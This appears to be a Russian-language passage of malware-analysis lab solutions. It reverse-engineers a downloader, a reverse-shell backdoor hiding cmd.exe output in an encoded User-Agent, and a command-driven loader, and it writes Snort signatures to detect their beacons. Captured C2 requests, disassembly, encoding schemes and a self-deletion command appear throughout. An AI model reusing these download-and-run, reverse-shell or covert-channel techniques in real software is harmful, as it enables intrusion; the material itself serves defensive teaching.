Листинг 14.1Л. Сигнальный запрос при первом запуске вредоноса

```
GET /NDE6NzM6N0U6Mjk6OTM6NTYtSm9obiBTbWl0aAaa/a.png HTTP/1.1
Accept: */*
UA-CPU: x86
Accept-Encoding: gzip, deflate
```

```
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 2.0.50727;
.NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET4.0C; .NET4.0E)
Host: www.practicalmalwareanalysis.com
Connection: Keep-Alive
```

ПРИМЕЧАНИЕ

Если вам не удается увидеть сигнал, убедитесь в том, что DNS-запросы перенаправлены к локальной системе и что такие программы, как Netcat или INetSim, принимают входящие соединения на порте 80.

По этому единственному сигналу сложно сказать, какие из компонентов встроены в код. Но, если запустить вредонос несколько раз, становится очевидно, что он постоянно генерирует один и тот же сигнал. Если же у вас под рукой есть другая система, попробуйте запустить в ней эту программу. В листинге 14.2Л показан результат, который при этом можно получить.

Листинг 14.2Л. Сигнальный запрос при втором запуске вредоноса на другом компьютере

```
GET /OTY6MDA6QTI6NDY6OTg6OTItdXNlcgaa/a.png HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR
2.0.50727; .NET CLR 1.1.4322; .NET CLR 3.0.04506.30; .NET CLR 3.0.04506.648)
Host: www.practicalmalwareanalysis.com
Connection: Keep-Alive
```


Из этого примера очевидно, что поле `User-Agent` генерируется динамически или выбирается из нескольких вариантов. На самом деле простая проверка с помощью Internet Explorer на втором компьютере показывает, что поле `User-Agent`, используемое обычным браузером, совпадает с тем, которое мы увидели внутри сигнала. Это говорит о том, что данный вредонос, скорее всего, использует API COM. Если сравнить URI, можно заметить, что строка `aa/a.png` остается неизменной.

Перейдем к статическому анализу. Загрузим вредонос в IDA Pro, чтобы исследовать его сетевые возможности. Глядя на таблицу импорта, можно уверенно сказать, что для отправки сигнала используется функция `URLDownloadToCacheFileA`. Применение COM API согласуется с результатами динамической проверки, согласно которым разные системы генерируют разные поля `User-Agent`; при этом данное поле совпадает с тем, которое используется в Internet Explorer.

Похоже, что `URLDownloadToCacheFileA` — единственная сетевая функция в этой программе, поэтому проанализируем процедуру по адресу 0x004011A3, из которой она вызывается. Мы сразу же видим, что эта процедура вызывает `URLDownloadToCacheFileA` и `CreateProcessA`. В связи с этим переименуем ее в `downloadNRun` с помощью IDA Pro. Внутри `downloadNRun` можно заметить, что прямо перед вызовом `URLDownloadToCacheFileA` упоминается следующая строка:

```
http://www.practicalmalwareanalysis.com/%s/%c.png
```

Эта строка форматирования используется в качестве аргумента для вызова sprintf, вывод которого передается в функцию URLDownloadToCacheFileA. Очевидно, что имя PNG-файла состоит из одного символа и определяется значением %c, а средний сегмент URI состоит из значения %s. Чтобы понять, как генерируется сигнал, пройдем вверх по коду и найдем источники параметров %s и %c. В листинге 14.3Л показан соответствующий участок кода с комментариями.

Листинг 14.3Л. Комментарии к коду, где создаются аргументы вызова sprintf

```
004011AC   mov   eax, [ebp+Str]      ; Str передается в качестве аргумента
004011AF   push  eax                 ; Str
004011B0   call  _strlen
004011B5   add   esp, 4
004011B8   mov   [ebp+var_218], eax  ; var_218 содержит размер строки
004011BE   mov   ecx, [ebp+Str]
004011C1   add   ecx, [ebp+var_218]  ; ecx указывает на конец строки
004011C7   mov   dl, [ecx-1]         ; dl получает последний символ строки
004011CA   mov   [ebp+var_214], dl   ; var_214 содержит последний символ строки
004011D0   movsx eax, [ebp+var_214]  ; eax содержит последний символ строки
004011D7   push  eax                 ; %c содержит последний символ строки
004011D8   mov   ecx, [ebp+Str]
004011DB   push  ecx                 ; аргумент %s содержит строку Str
```

Код в листинге 14.3Л подготавливает аргументы %s и %c, которые позже передаются в функцию sprintf. Первый из них попадает в стек в строке 0x004011DB, а второй — в строке 0x004011D7.

Код, идущий перед этим (0x004011AC–0x004011CA), отвечает за копирование последнего символа %s в %c. Сначала strlen вычисляет конец строки (0x004011AC–0x004011B8). Затем последний символ %s копируется в локальную переменную var_214, которая используется для %c (0x004011BE–0x004011CA). Таким образом, в итоговом URI имя файла %c всегда совпадает с последним символом строки %s. Это объясняет, почему в обоих примерах имя файла равно a.

Чтобы определить параметры строки форматирования, перейдем к вызывающей функции, которая на самом деле является главной. На рис. 14.1Л показано ее схематическое представление, включая цикл Sleep и ссылку на вызов downloadNRun.

Похоже, что функция, которая находится прямо перед циклом и помечена как sub_4010BB, модифицирует строку, переданную вызову downloadNRun (0x004011A3). Вызов downloadNRun принимает два аргумента: входящий и исходящий. Изучив функцию sub_4010BB, мы видим, что она содержит две процедуры, одной из которых является операция strlen. Во второй процедуре (0x401000) находятся ссылки на стандартную строку Base64: ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/.

Тем не менее процедура sub_401000 не является стандартным алгоритмом кодирования методом Base64. Функции Base64 обычно содержат статическую ссылку на знак равенства (=), который используется для выравнивания в конце 4-байтного блока символов. Многие реализации имеют две ссылки на знак =, поскольку выравнивание блока может происходить по двум символам.




Рис. 14.1Л. Цикл Sleep и функция downloadNRun

На рис. 14.2Л показано одно из разветвлений, где функция кодирования Base64 (0x401000) может выбрать либо кодирующий, либо выравнивающий символ. В правой части схемы показан маршрут для выбора выравнивающего символа вместо стандартного знака =.




Рис. 14.2Л. Кодирующая функция Base64 (0x401000) с нестандартным выравниванием

Внутри функции `main`, сразу перед основной (внешней) процедурой кодирования, мы видим вызовы `GetCurrentHwProfileA`, `GetUserName` и `sprintf`, а также строки `%c%c:%c%c:%c%c:%c%c:%c%c:%c%c` и `%s-%s`. Шесть байт из идентификатора GUID, полученного из `GetCurrentHwProfileA`, выводятся в формате MAC-адреса (в шестнадцатеричной системе с двоеточиями между отдельными байтами) и становятся первым параметром в строке `%s-%s`. В качестве второго параметра берется имя

пользователя. Таким образом, исходная строка имеет следующий вид (HH представляет шестнадцатеричный байт):

```
HH:HH:HH:HH:HH:HH-имя_пользователя
```

Чтобы убедиться в корректности этого формата, декодируем строку NDE6NzM6N0U6Mjk6OTM6NTYtSm9obiBTbWl0aAaa, которую мы нашли ранее в ходе динамического анализа (см. листинг 14.1Л). В результате получим 41:73:7E:29:93:56John Smith\x06\x9a. Как вы помните, этот вредонос использует стандартную версию Base64, но с символом a для выравнивания. Дополнительные символы, которые идут за John Smith, получились из-за применения стандартной кодировки, в которой окончание aa считается частью строки, а не выравниванием.

Мы определили источник сигнала. Теперь посмотрим, что происходит при получении каких-нибудь данных. Вернувшись к функции URLDownloadToCacheFileA (0x004011A3, помечена как downloadNRun), мы видим, что в случае успешного разветвления выполняется операция CreateProcessA; в качестве параметра она принимает путь, полученный из вызова URLDownloadToCacheFileA. Загрузив файл, вредонос выполняет его и завершает работу.

Сетевые сигнатуры

Среди ключевых статических элементов сетевой сигнатуры следует выделить двоеточия и дефисы, которые обеспечивают выравнивание байтов аппаратного профиля и имени пользователя. Однако поиск по этим элементам может оказаться затруднительным, поскольку, прежде чем передавать данные по сети, вредонос применяет к ним кодировку Base64. В табл. 14.1Л показан процесс преобразования этих символов, а также шаблон, по которому следует их искать.

Таблица 14.1Л. Статический шаблон в рамках кодировки Base64

Оригинал	41:	73:	7E:	29:	93:	56-	Joh	n S	mit	h..
Закодированная версия	NDE6	NzM6	N0U6	Mjk6	OTM6	NTYt	Sm9o	biBT	bWl0	aAaa

Поскольку каждое двоеточие в исходной строке является третьим символом в каждой тройке, при кодировании методом Base64 из него берутся все биты в четвертом символе каждой четверки. Поэтому каждый четвертый символ в нижней части таблицы равен 6, а ввиду использования дефиса шестая четверка всегда будет заканчиваться на t. Итак, мы знаем, что URI никогда не будет короче 24 символов; мы также знаем, где именно должны находиться четыре цифры 6 и одна буква t. Еще нам известен набор символов, из которых может состоять остальная часть адреса, и тот факт, что имя для загрузки представляет собой один символ, который совпадает с окончанием пути.

Теперь мы можем составить регулярное выражение. Вот первый вариант:

```
/\/[A-Z0-9a-z+\/]{3}6[A-Z0-9a-z+\/]{3}6[A-Z0-9a-z+\/]{3}6[A-Z0-9a-z+\/]
{3}6[A-Z0-9a-z+\/]{3}6[A-Z0-9a-z+\/]{3}t([A-Z0-9a-z+\/]{4}){1,}\//
```

Одним из ключевых элементов этого шаблона является участок `[A-Z0-9a-z+\/]`, выделенный жирным шрифтом. Он охватывает все символы в кодировке Base64. Чтобы наше выражение было более наглядным, заменим этот отрезок греческой буквой омега (Ω):

```
/\/Ω{3}6Ω{3}6Ω{3}6Ω{3}6Ω{3}6Ω{3}t(Ω{4}){1,}\//
```

Теперь раскроем множественные символы:

```
/\/ΩΩΩ6ΩΩΩ6ΩΩΩ6ΩΩΩ6ΩΩΩ6ΩΩΩt(ΩΩΩΩ){1,}\//
```

Здесь видно, что данное регулярное выражение охватывает блоки из четырех символов, которые заканчиваются на `6` и `t`. Оно нацелено на первый сегмент URI со статическими символами.

Второе регулярное выражение подходит для строки Base64 длиной как минимум 25 символов. Имя файла состоит из одного символа, за которым идет расширение `.png`; это имя совпадает с последним символом предыдущего сегмента. Соответствующее выражение представлено ниже:

```
/\/[A-Z0-9a-z+\/]{24,}\([A-Z0-9a-z+\/]\)\/\1.png/
```

Если применить к нему сокращения, которые мы использовали в предыдущем случае, получится следующий результат:

```
/\/Ω{24,}\(Ω\)\/\1.png/
```

Здесь `\1` обозначает первый элемент, захваченный между скобками, то есть последний символ строки Base64 перед косой чертой (`/`).

Теперь, получив два регулярных выражения для идентификации шаблонов, производимых вредоносом, мы создадим на их основе сигнатуры Snort, чтобы распознать вредоносную активность в сетевом трафике. Первая сигнатура может выглядеть следующим образом:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"PM14.1.1 Colons and
dash"; urilen:>32; content:"GET|20|/"; depth:5; pcre:"/GET\x20\/[A-Z0-9a-z+\/]
{3}6[A-Z0-9a-z+\/]{3}6[A-Z0-9a-z+\/]{3}6[A-Z0-9a-z+\/]{3}6[A-Z0-9a-z+\/]
{3}6[A-Z0-9a-z+\/]{3}t([A-Z0-9a-z+\/]{4}){1,}\//"; sid:20001411; rev:1;)
```

Это правило в формате Snort предусматривает шаблон только для участка `GET /` в начале пакета, но обычно такие шаблоны лучше делать более уникальными, чтобы повысить эффективность обработки пакетов. Ключевое слово `urilen` определяет минимальную длину URI — в данном случае это 32 символа (что позволяет охватить дополнительные символы за пределами первого сегмента пути).

Теперь перейдем ко второй сигнатуре. Правило Snort на ее основе может выглядеть так:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"PM14.1.2 Base64
and png"; urilen:>32; uricontent:".png"; pcre:"/\/[A-Z0-9a-z+\/]{24,}([A-Z0-
9a-z+\/])\/\1\.png/"; sid:20001412; rev:1;)
```

Здесь перед проверкой регулярного выражения в формате PCRE мы ищем расширение `.png`, что позволяет повысить производительность обработки пакетов.

Мы также проверяем длину URI, которая не может быть меньше определенного значения.

В дополнение к этим двум сигнатурам нам также стоит обратить внимание на доменное имя (www.practicalmalwareanalysis.com) и учесть тот факт, что вредонос загружает по сети исполняемый файл. Объединение сигнатур часто является эффективной стратегией. Например, если сигнатура постоянно дает ложные срабатывания, ее можно улучшить, объединив с правилом, нацеленным на загрузку исполняемых файлов.

Работа 14.2

Краткие ответы

1. Для злоумышленника использование статических IP-адресов вместо доменных имен может оказаться более сложной задачей. DNS позволяет развертывать вредоносное ПО на любом компьютере и перенаправлять ботов за счет изменения одних только DNS-записей. У систем защиты есть множество вариантов борьбы с обоими типами инфраструктуры, но разобраться с вредоносом, использующим IP-адреса, сложнее и для них (по аналогичным причинам). Этот факт сам по себе может склонить злоумышленника в сторону использования IP-адресов.
2. Вредонос использует библиотеки WinINet, у которых есть один недостаток: поле `User-Agent` для них следует предоставлять заранее, а дополнительные заголовки должны быть встроены в код. Одним из преимуществ модуля WinINet по сравнению с Winsock API является то, что некоторые элементы, такие как куки и кэширующие заголовки, предоставляются операционной системой.
3. В разделе со строковыми ресурсами PE-файла содержится URL-адрес, который используется для удаленного управления. С помощью этого раздела злоумышленник может доставить сразу несколько бэкдоров в разные места, не перекомпилируя при этом вредоносный файл.
4. Злоумышленник использует в своих целях HTTP-заголовок `User-Agent`, который должен содержать информацию о приложении. Вредонос создает два потока: один кодирует исходящие данные в этом заголовке, а другой использует статическое поле, сигнализируя о том, что это «принимающая» сторона канала.
5. Начальный сигнал представляет собой закодированное приглашение командной строки.
6. Злоумышленник кодирует только исходящую информацию, но не входящие команды. К тому же сервер должен различать два канала взаимодействия по статическим элементам поля `User-Agent`, что делает его активность заметной и подходящей для создания сигнатур.
7. Здесь используется кодировка Base64, но с нестандартным алфавитом.
8. Взаимодействие прекращается с помощью ключевого слова `exit`. Когда это происходит, вредонос пытается себя удалить.

9. Это небольшой, простой бэкдор. Его единственной задачей является предоставление злоумышленнику командного интерфейса, который нельзя засечь с помощью обычных сетевых сигнатур, нацеленных на исходящую активность командной оболочки. Данный вредонос, скорее всего, является лишь одним из инструментов в арсенале злоумышленника; это подтверждается тем фактом, что бэкдор пытается себя удалить.

Подробный анализ

Начнем с динамического анализа. Вначале этот вредонос шлет сигнал со странным полем `User-Agent`:

```
GET /tenfour.html HTTP/1.1
User-Agent: (!<e6LJC+xnBq90daDNB+1TDrhG6aWG6p9LC/
iNBqsGi2sVgJdqhZXDZoMMomKGoqxUE73N9qH0dZltjZ4RhJWUh2XiA6imBriT9/oGoqxmCYsiYG0fonNC1bx
JD6pLB/1ndbaS9YXe9710A6t/CpVpCq5m7l1LCqR0BrWy
Host: 127.0.0.1
Cache-Control: no-cache
```

Вскоре после этого он отправляет второй сигнал:

```
GET /tenfour.html HTTP/1.1
User-Agent: Internet Surf
Host: 127.0.0.1
Cache-Control: no-cache
```


ПРИМЕЧАНИЕ

Если из двух сигналов вы видите только начальный, возможно, вы неправильно эмулируете серверную сторону. Этот конкретный вредонос использует два потока, каждый из которых шлет HTTP-запросы к одному и тому же серверу. Если хотя бы одному из них не удается получить ответ, завершается весь процесс. При использовании Netcat или другого простого инструмента для эмуляции сервера вы можете получить первый сигнал, но он будет прерван, если вы не сможете ответить на второй. Для динамического анализа этого вредоноса следует использовать две копии Netcat или гибкую серверную инфраструктуру наподобие INetSim.

После нескольких попыток содержимое сигналов не изменилось, но, если поменять имя компьютера или пользователя, начальный закодированный сигнал тоже изменится. Из этого следует, что исходные данные для закодированного сигнала зависят от информации о конкретном компьютере.

В таблице импорта мы видим такие сетевые функции, как `InternetOpenA`, `InternetOpenUrlA`, `InternetReadFile` и `InternetCloseHandle`, принадлежащие библиотеке WinINet. Одним из аргументов вызова `InternetOpenUrlA` служит константа `0x80000000`. Согласно документации такое значение аргумента соответствует флагу `INTERNET_FLAG_RELOAD`. Установка этого флага приводит к появлению заголовка `Cache-Control: no-cache`, который мы видели в начальном сигнале, — это

демонстрирует преимущество высокоуровневых протоколов по сравнению с более простыми вызовами для работы с сокетами. Вредонос, который работает на уровне сокетов, должен хранить в своем коде строку `Cache-Control: no-cache`, что делает его более заметным на фоне обычного трафика.

Какая связь между этими двумя сигналами? Чтобы ответить на данный вопрос, создадим схему перекрестных ссылок для всех функций, которые тем или иным образом работают с Интернетом (рис. 14.3Л).




Рис. 14.3Л. Схема функций для работы с сетью

Вредонос состоит из двух отчетливых симметричных частей. В ходе исследования первого вызова внутри `WinMain` — `CreateThread` — становится ясно, что с функции по адресу 0x4014C0, помеченной как `StartAddress`, начинается новый поток. То же самое относится и к функции по адресу 0x4015CO, помеченной как `s_thread2_start`.

При изучении функции `StartAddress` (0x4014C0) мы видим, что помимо `s_Internet1` (0x401750) она также вызывает `malloc`, `PeekNamedPipe`, `ReadFile`, `ExitThread`, `Sleep` и другие внутренние операции. Функция `s_thread2_start` (0x4015CO) имеет похожую структуру с вызовами `s_Internet2` (0x401800), `malloc`, `WriteFile`, `ExitThread` и `Sleep`. Вызов `PeekNamedPipe` можно использовать для отслеживания нового ввода в именных каналах (таких как `stdin` и `stdout`, связанных с командной оболочкой).

Чтобы определить, что именно считывают или записывают эти потоки, обратимся к их источнику — функции `WinMain` (см. рис. 14.3Л). Мы видим, что перед запуском поток производит операции `CreatePipeA`, `GetCurrentProcess`, `DuplicateHandle` и `CreateProcessA`. Вызов `CreateProcessA` создает новый процесс `cmd.exe`, а остальные

функции делают доступными дескрипторы ввода и вывода управляющего приложения.

Автор этого вредоноса использует популярный шаблон для построения обратной командной оболочки. Он запустил новый экземпляр `cmd.exe` в качестве собственного процесса, инициировав чтение его ввода и запись его вывода в отдельных потоках. Поток `StartAddress` (0x4014C0) отслеживает поступление ввода из командной оболочки, используя вызов `PeekNamedPipe`; новые данные считываются с помощью функции `ReadFile` и затем передаются по Интернету посредством вызова `s_Internet1` (0x401750). Другой поток, `s_thread2_start` (0x4015C0), подключается к удаленному узлу, используя вызов `s_Internet2` (0x401800). Если оттуда поступают новые данные, он записывает их в качестве ввода командной оболочки.

Вернемся к аргументам, которые передаются сетевым функциям внутри `s_Internet1` (0x401750), и посмотрим, откуда они берутся. Функция `InternetOpenUrlA` принимает URL-адрес и копирует его в буфер на ранней стадии своего выполнения. Мы видим, что тот же аргумент передается и предыдущей функции, `StartAddress` (0x4014C0). На самом деле, чтобы проследить источник URL-адреса, нам нужно вернуться в самое начало `WinMain` (0x4011C0), к вызову `LoadStringA`. Изучив раздел с ресурсами PE-файла, мы видим, что там содержится URL-адрес, который используется для отправки сигнала обоими потоками.

Мы определили, что один из аргументов функции `s_Internet1` (0x401750) является URL-адресом. Другой аргумент — поле `User-Agent`. В начале этой функции мы видим статическую строку (`!<`, которая совпадает с началом поля `User-Agent` в сигнале, но не объединена с более длинным значением, которое передается в `s_Internet1` (0x401750). Перед вызовом `s_Internet1` внутренняя функция 0x40155B принимает два аргумента и возвращает основную часть поля `User-Agent`. Функция кодирования является нестандартной реализацией Base64 со следующим алфавитом:

```
WXYZlabcd3fghijko12e456789ABCDEFGHIJKL+/MNOPQRSTUVmn0pqrstuvwxyz
```

Если декодировать первый сигнал, получится такой результат:

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\user\Desktop>
```

Другой поток использует сетевые функции внутри `s_Internet2` (0x401800). Как уже упоминалось, `s_Internet2` принимает тот же URL-адрес, что и `s_Internet1`. Поле `User-Agent` в этой функции определено в виде статической строки `Internet Surf`.

Ранее мы уже говорили, что поток `s_thread2_start` (0x4015C0) используется для передачи ввода в командную строку. Он также предоставляет механизм для завершения программы в зависимости от ввода. Если злоумышленник передаст вредоносу строку `exit`, тот завершит работу. Блок кода `loc_40166B`, который находится внутри `s_thread2_start` (0x4015C0), содержит ссылку на строку `exit` и функцию `strnicmp`, с помощью которой проверяется входящий сетевой трафик.

ПРИМЕЧАНИЕ

Для получения информации об этом вредоносе можно было бы также применить динамический анализ. Кодирующую функцию по адресу 0x40155B можно распознать по строкам Base64, которые она содержит. Если указать для нее в отладчике точку останова, мы увидим, что перед кодированием один из ее аргументов является приглашением командной строки. Закодированное приглашение может варьироваться в зависимости от версии ОС и имени пользователя — именно поэтому мы получили разные сигналы в разных системах.

Если суммировать, каждый из двух потоков отвечает за свой конец канала, связанного с командной оболочкой. Поток со статическим полем `User-Agent` принимает ввод от удаленного злоумышленника, а поток, у которого это поле закодировано, играет роль вывода для командной строки. Это ловкий способ маскировки вредоносной активности, который позволяет скрыть отправку приглашения командной строки с зараженного сервера.

Одним из признаков того, что это лишь один из инструментов в арсенале злоумышленника, является тот факт, что данный вредонос пытается удалить себя после завершения работы. Функция `WinMain` (0x4011C0) может закончиться тремя разными способами, два из которых связаны с преждевременным завершением, когда не удается создать новый поток. Во всех трех случаях присутствует вызов 0x401880, целью которого является удаление вредоносного файла на диске сразу после выхода. Для самоудаления этот вызов реализует метод ComSpec, суть которого состоит в запуске операции `ShellExecute` с определенной переменной окружения ComSpec и командой `/c del [executable_to_delete] > nul`.

Сетевые сигнатуры

Помимо URL-адреса для сигнатуры можно использовать статическое поле `User-Agent` (до и после кодирования), а также длину закодированного приглашения командной строки и ее ограниченный алфавит:

Листинг 14.4Л. Сигнатуры формата Snort для лабораторной работы 14.2

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"PM14.2.1 Suspicious User-
Agent (Internet Surf)"; content: "User-Agent\:|20|Internet|20|Surf"; http_header;
sid:20001421; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"PM14.2.2 Suspicious User-
Agent (starts (!<)"; content: "User-Agent\:|20|(!<"; http_header; sid:20001422;
rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"PM14.2.3 Suspicious
User-Agent (long B64)"; content:"User-Agent\:|20|"; content:!"|20|"; distance:0;
within:100; pcre:"/User-Agent:\x20[^\x0d]{0,5}[A-Za-z0-9+\/]{100,}/"; sid:20001423;
rev:1;)
```

Первые две сигнатуры в листинге 14.4Л (`20001421` и `20001422`) являются довольно простыми и нацелены на заголовок `User-Agent`, который, как мы надеемся, будет не-

обычным. Последняя сигнатура (`20001423`) основана лишь на длине закодированного приглашения командной строки и его алфавите, без учета начальных символов из сигнатуры `20001422`. Поскольку эта сигнатура ищет по менее конкретному шаблону, она будет выдавать больше ложных срабатываний. Регулярное выражение типа PCRE ищет заголовок `User-Agent`, за которым следуют как минимум 100 символов из алфавита Base64; при этом в начале заголовка допускается до пяти произвольных символов, кроме тех, которые обозначают новый заголовок. Это позволяет охватывать заголовки с необычным началом, таким как `(!<`, которое мы видели во вредоносе. Требование к 100 символам из набора Base64 подобрано на глаз с учетом длины приглашения командной строки.

Исключающий поиск пробела нужен лишь для повышения производительности сигнатуры. Большинство заголовков `User-Agent` содержат пробел ближе к началу строки, поэтому данная проверка позволяет избежать использования регулярного выражения для большинства запросов.

Работа 14.3

Краткие ответы

1. В код встроены заголовки `Accept`, `Accept-Language`, `UA-CPU`, `Accept-Encoding` и `User-Agent`. Автор вредоноса по ошибке добавляет еще один экземпляр `User-Agent:` в одноименный заголовок, в результате чего получается строка вида `User-Agent: User-Agent: Mozilla…`. Все поле `User-Agent` (включая дубликат) послужит эффективной сигнатурой.
2. И доменное имя, и путь в URL-адресе вшиваются в код только в тех случаях, когда нельзя использовать конфигурационный файл. Сигнатуры должны учитывать оба варианта. Однако поиск лишь вшитого URL-адреса, скорее всего, будет более продуктивным, чем связывание его с динамическим значением. Мы знаем, что адрес, хранящийся в конфигурационном файле, является фиктивным, так как его можно поменять одной из команд.
3. Вредонос извлекает команды с определенных участков веб-страницы внутри тега `noscript` — это похоже на поле с комментарием, которое упоминалось ранее в этой главе. С помощью этого подхода вредонос может обращаться к обычной веб-странице с нормальным содержимым, что усложняет его распознавание на фоне остального трафика.
4. Чтобы данные интерпретировались как команда, они должны содержать открывающий тег `noscript` и полный URL-адрес (включая `http://`) с тем же доменным именем, которое использовалось для получения исходной веб-страницы. Путь в URL-адресе должен заканчиваться на `96'`. Между доменным именем и значением `96` (предварительно обрезанным) находятся два раздела с командой и ее аргументами (в формате вроде `/`*`команда`*`/1213141516`). Допустимость команды проверяется по ее первой букве, а ее аргументы должны быть корректными.

5. Вредонос содержит ограниченное число строк, по которым можно было бы судить о его назначении. Для получения тега `noscript` он ищет фрагмент `<no`, после чего сравнивает результат с отдельными перемешанными символами. Буфер, с помощью которого ищется домен, повторно используется для проверки содержимого команды. Еще одна искомая строка, `96'`, состоит всего лишь из трех символов; кроме нее, поиск осуществляется только по символу `/`. При проверке команды учитывается лишь ее первая буква, поэтому злоумышленник может приостановить приложение, вернув в качестве веб-ответа строку `soft` или `seller` вместо `sleep`. Анализ трафика может показать, что злоумышленник шлет команды с помощью целого слова `soft`, что может привести к созданию некорректной сигнатуры. Та же команда может быть передана в виде любого слова, начинающегося с буквы `s`, и это не требует изменения самого вредоноса.
6. Команда `sleep` не кодируется; номер обозначает количество секунд, на протяжении которых программа будет бездействовать. Аргументы двух других команд кодируются с помощью нестандартной, но довольно простой разновидности Base64. Они представлены в виде набора цифр четной длины (после удаления `96` в конце). Каждый набор из двух цифр является обычным числом, которое служит индексом массива `/abcdefghijklmnopqrstuvwxyz0123456789:.`. Эти аргументы используются исключительно для передачи URL-адресов, поэтому для них не требуются заглавные буквы. Преимущество такого подхода заключается в его нестандартности, поэтому, чтобы понять его содержимое, мы должны применить к нему методы обратного проектирования. Его недостаток состоит в простоте. Его строки, выявленные с помощью утилиты strings, могут показаться подозрительными, а URL-адреса с одинаковым началом являются признаком устойчивого шаблона.
7. Вредонос поддерживает такие команды, как `quit`, `download`, `sleep` и `redirect`. Команда `quit` просто завершает программу. Команда `download` загружает и запускает исполняемый файл, хотя, в отличие от предыдущей лабораторной работы, злоумышленник может указать URL-адрес для загрузки. Команда `redirect` изменяет конфигурационный файл вредоноса, добавляя в него новый адрес для отправки сигналов.
8. Этот вредонос по своей сути является загрузчиком. Он обладает некоторыми важными преимуществами, такими как управление по Интернету и возможность легко адаптироваться по мере выявления и закрытия опасных доменов.
9. Ниже перечислены отличительные черты поведения вредоноса, которые можно выявлять по отдельности:
   - сигнатуры, относящиеся к статически определенному домену, пути и другим элементам любого URL-адреса, полученного динамическим путем;
   - сигнатуры, связанные со статическими компонентами сигнала;
   - сигнатуры, основанные на исходных требованиях к командам;
   - сигнатуры, основанные на определенных атрибутах отдельных команд в связке с их аргументами.
10. Развернутый анализ отдельных сигнатур представлен ниже.

Подробный анализ

При запуске вредонос генерирует следующий сигнальный пакет:

```
GET /start.htm HTTP/1.1
Accept: */*
Accept-Language: en-US
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET
CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Host: www.practicalmalwareanalysis.com
Cache-Control: no-cache
```

Для начала найдем сетевые функции, которые используются вредоносом. В таблице импорта находятся такие вызовы, как `InternetOpenA`, `InternetOpenUrlA`, `InternetCloseHandle` и `InternetReadFile`, принадлежащие библиотекам WinINet и COM.

Начнем с WinINet. Сразу перейдем к функции `InternetOpenUrlA` по адресу 0x004011F3. В коде, который к ней ведет, имеется несколько статических строк (листинг 14.5Л).

Листинг 14.5Л. Статические строки, используемые в сигнале

```
"Accept: */*\nAccept-Language: en-US\nUA-CPU: x86\nAccept-Encoding: gzip,
deflate"
